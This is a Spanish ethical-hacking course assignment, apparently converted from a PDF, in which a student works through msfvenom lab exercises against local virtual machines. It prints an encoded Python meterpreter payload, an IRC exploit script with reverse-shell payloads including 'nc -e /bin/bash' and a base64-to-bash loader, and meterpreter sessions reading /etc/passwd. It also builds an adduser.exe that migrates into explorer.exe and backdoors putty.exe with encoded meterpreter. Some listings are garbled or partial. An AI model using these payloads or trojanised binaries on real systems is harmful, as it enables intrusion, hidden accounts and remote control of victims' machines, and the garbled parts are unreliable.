

# MSFVENOM



ERIC SERRANO MARIN  
HACKING ETICO CETI

## Contenido

1. Descarga el exploit para el servicio IRC de nuestra máquina vulnerable Ubuntu. Agrega un nuevo payload generado con msfvenom y emplealo. .... 2
2. Genera un .exe que cree un usuario en Windows utilizando msfvenom. Este payload debe migrar a otro proceso distinto..... 5
3. Busca un programa .exe como pudiera ser un putty o un programa que pudiera estar en la máquina objetivo Windows, envenenalo utilizando msfvenom para que al usarlo se genere una Shell..... 6

## 1. Descarga el exploit para el servicio IRC de nuestra máquina vulnerable Ubuntu. Agrega un nuevo payload generado con msfvenom y emplealo.

```
(kali@kali)~/usr/share/metasploit-framework/modules/payloads/singles/python
$ msfvenom -p python/meterpreter/reverse_http lhost=192.168.56.103 lport=4444
[-] No platform was selected, choosing Msf::Module::Platform::Python from the payload
[-] No arch selected, selecting arch: python from the payload
No encoder specified, outputting raw payload
Payload size: 536 bytes
exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNpNkN1Kw0AQhe/zFHu3G0k3u2ka2pRcKFLtR
FRRoRPyM/UrG6z6W6SxorvboIHgZmODMDh0/sG6VbdJIid/LMQA75sNYvYjGrnvQRqG6FfVOWZ2M0LT83Kcp+fRC3Gk5/nnYmf7NVMOHA9Pir7gXMUsS26fVXgrTRjHOoyHLDVQg8aJbV
UmihNLr2Z/1fkoK2pwhWLVK5Rghgl+MqAn169Qt9jBG3USUmbujDJENLkh6laZaonWdQs5jQa6e0BbxH3Klkj3IwClymx0A8W7cj3G2VgcrYSGrRpczueUYTuxYICnFHQEq1bzQYQ36
p0DzWz2YJRNfZToKrtm1C1+ULj/3gTmcB5Wwa+qPc6+PzNrtKi9u5abK3YfK49L6C+6NpzGFYXukLJXEhmV9A5T1fL4=''))[0]))))
```

Añadir el payload generado con msfvenom al exploit. Para este paso he descargado emacs para editar el payload, hay que tener en cuenta que no podemos pegar el payload como queramos, hay que adecuarlo, para ello he cogido el enlace entero, he hecho ALT+X y he sustituido todas las comillas simples ' por \', después he añadido **f"python -c "y"** al final.

```
import base64

# Sets the target ip and port from argparse
parser = argparse.ArgumentParser()
parser.add_argument('ip', help='target ip')
parser.add_argument('port', help='target port', type=int)
parser.add_argument('--payload', help='set payload type', required=True, choices=['python', 'netcat', 'bash'])
args = parser.parse_args()

# Sets the local ip and port (address and port to listen on)
local_ip = '' # CHANGE THIS
local_port = '' # CHANGE THIS

# The different types of payloads that are supported
python_payload = f'python -c "import os;import pty;import socket;socket.setdefaulttimeout(5);s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\'{args.ip}\',{args.port}));s.sendall(\'X\x00Y\x00Z\x00\');s.recv(4096);while True:try:p=pty.spawn([\'/bin/bash\']);s.sendall(p);except:pass"'
netcat_payload = f'nc -e /bin/bash {args.ip} {args.port}'

# our socket to interact with and send payload
try:
    s = socket.create_connection((args.ip, args.port))
except socket.error as error:
    print('connection to target failed...')
    print(error)

# craft out payload and then it gets base64 encoded
def gen_payload(payload_type):
    base = base64.b64encode(payload_type.encode())
    return f'echo {base.decode()} | base64 -d | /bin/bash'
```

Esta conexión vamos a recibirla con Handler en msfconsole.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ---      -
  PAYLOAD   python           yes       The listen address (an interface may be specified)
  LHOST     192.168.56.103  yes       The listen port

Payload options (generic/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.56.103  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target
```

Ponemos el lhost y el lport lo dejamos en 4444, ya que el exploit lo hemos puesto para ese puerto.

```
msf6 exploit(multi/handler) > set lhost 192.168.56.103 python, 'netcat', 'bash'})
lhost => 192.168.56.103
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.56.103  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Payload options (generic/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.56.103  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

Payload options (python):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.56.103  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port
```

Ahora añadiremos el mismo payload que hemos usado con el msfvenom.

```
msf6 exploit(multi/handler) > set payload python/meterpreter/reverse_http
payload => python/meterpreter/reverse_http
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.56.103  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Payload options (python/meterpreter/reverse_http):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.56.103  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port
```

Le daremos a exploit y se pondrá a la espera.

```
msf6 exploit(multi/handler) > exploit
Traceback (most recent call last):
[*] Started HTTP reverse handler on http://192.168.56.103:8080
data = recv(1024)
```

Ahora vamos a usar el exploit con nuestro payload generado.

```
File "/home/kali/Downloads/./exploit.py", line 56, in <module>
data = s.recv(1024)
NameError: name 's' is not defined

(root@kali)-[/home/kali/Downloads]
└─$ ./exploit.py 192.168.56.101 6667 -payload python
Exploit sent successfully!

(root@kali)-[/home/kali/Downloads]
└─$

Name      Current Setting  Required  Description
-----
LHOST     192.168.56.103  yes       The local listener hostname
LPORT     8080             yes       The local listener port
LURI      /                no        The HTTP Path

Exploit target:

Id  Name
--  ---
0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://192.168.56.103:8080
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://192.168.56.103:4444
[*] http://192.168.56.103:4444 handling request from 192.168.56.101; (UUID: d
[*] Meterpreter session 1 opened (192.168.56.103:4444 -> 192.168.56.101:34529)

meterpreter > 
```

Como podemos observar nos ha dado un meterpreter.

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
statd:x:104:65534::/var/lib/nfs:/bin/false
```



## 2. Genera un .exe que cree un usuario en Windows utilizando msfvenom. Este payload debe migrar a otro proceso distinto.

Vamos a crear un archivo ejecutable malicioso llamado "adduser.exe" y ocultar el ejecutable generado detrás de un proceso llamado "explorer.exe".

```
(kali@kali)-[~]
└─$ msfvenom -p windows/adduser USER=attacker PASS=Ataccker123! LHOST=192.168.56.103 LPORT=1234 prependmigrateprocess=explorer.exe prependmigrate=true -f exe > adduser.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 428 bytes
Final size of exe file: 73802 bytes
```

Pasamos el archivo con el comando scp

```
-sh-4.3$ whereami
-sh-4.3$ whoami
vagrant-2008r2\vagrant
-sh-4.3$ dir
-sh-4.3$ ls
Administrator All Users Classic .NET AppPool Default Default
-sh-4.3$ cd vagrant/
-sh-4.3$ ls
AppData Links
Application Data Local Settings
Contacts Music
Cookies My Documents
Desktop NTUSER.DAT
Documents NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3e
Downloads NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3e
Favorites NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3e
-sh-4.3$ cd Desktop/
-sh-4.3$ ls
-sh-4.3$ ls
Start DesktopCentral.lnk desktop.ini
-sh-4.3$ ls
Start DesktopCentral.lnk adduser.exe desktop.ini
-sh-4.3$
```

```
(kali@kali)-[~]
└─$ scp adduser.exe vagrant@192.168.56.102:/home/vagrant/Desktop
vagrant@192.168.56.102's password:
adduser.exe
```

Observamos como al ejecutar se nos ha creado el usuario.

```
-sh-4.3$ cd /home/Desktop
-sh-4.3$ cd: /home/Desktop: No such file or directory
-sh-4.3$ cd /home/
-sh-4.3$ whereami
-sh-4.3$ whoami
vagrant-2008r2\vagrant
-sh-4.3$ dir
-sh-4.3$ ls
Administrator All Users Classic .NET AppPool Default Default
-sh-4.3$ cd vagrant/
-sh-4.3$ ls
AppData Links
Application Data Local Settings
Contacts Music
Cookies My Documents
Desktop NTUSER.DAT
Documents NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3e
Downloads NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3e
Favorites NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3e
-sh-4.3$ cd Desktop/
-sh-4.3$ ls
-sh-4.3$ ls
Start DesktopCentral.lnk desktop.ini
-sh-4.3$ ls
Start DesktopCentral.lnk adduser.exe desktop.ini
-sh-4.3$ ./adduser.exe
-sh-4.3$
```

### 3. Busca un programa .exe como pudiera ser un putty o un programa que pudiera estar en la máquina objetivo Windows, envenenalo utilizando msfvenom para que al usarlo se genere una Shell.

Descargamos el archivo putty.exe.

```
(kali@kali)-[~]
$ wget http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe
--2024-03-06 11:39:23-- http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe
Resolving the.earth.li (the.earth.li)... 93.93.131.124, 2a00:1098:86:4d:c0ff:ee:15:900d
Connecting to the.earth.li (the.earth.li)|93.93.131.124|:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe [following]
--2024-03-06 11:39:23-- https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
Connecting to the.earth.li (the.earth.li)|93.93.131.124|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://the.earth.li/~sgtatham/putty/0.80/w32/putty.exe [following]
--2024-03-06 11:39:23-- https://the.earth.li/~sgtatham/putty/0.80/w32/putty.exe
Reusing existing connection to the.earth.li:443.
HTTP request sent, awaiting response... 200 OK
Length: 1489184 (1.4M) [application/x-msdos-program]
Saving to: 'putty.exe'

putty.exe                               100%[=====]


2024-03-06 11:39:23 (4.83 MB/s) - 'putty.exe' saved [1489184/1489184]

(kali@kali)-[~]
$
```

Generamos nuestro payload.

```
(kali@kali)-[~]
$ msfvenom -a x86 --platform windows -x putty.exe -k -p windows/meterpreter/reverse_tcp lhost=192.168.56.101 lport=4444 -e x86/shikata_ga_nai -i 3 -b "\x00" -f exe -o puttyX.exe
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai chosen with final size 435
Payload size: 435 bytes
Final size of exe file: 1888768 bytes
Saved as: puttyX.exe
```

Podemos observar que la IP de mi máquina Windows es 192.168.56.102.



```
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\vagrant>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::fd63:83a2:85e3:4729%11
    IPv4 Address. . . . . : 192.168.56.102
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 


Tunnel adapter isatap.{6FEEDED4-FC1E-4857-BEB8-72167D5BDAA6}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 


C:\Users\vagrant>
```

Windows License is expired


Lo mandamos a Windows.







Aunque más arriba enseñé como paso el puttyX.exe en verdad he pasado otro más como prueba, ya que me estaba dando algún fallo.



Aquí un gif del momento en el que funciona: <https://i.imgur.com/AH8zwyv.gif>

He tenido el problema de usar **windows/meterpreter/reverse\_tcp** para el payload con msfvenom, pero después con msfconsole poder el payload **python/meterpreter/reverse\_tcp**.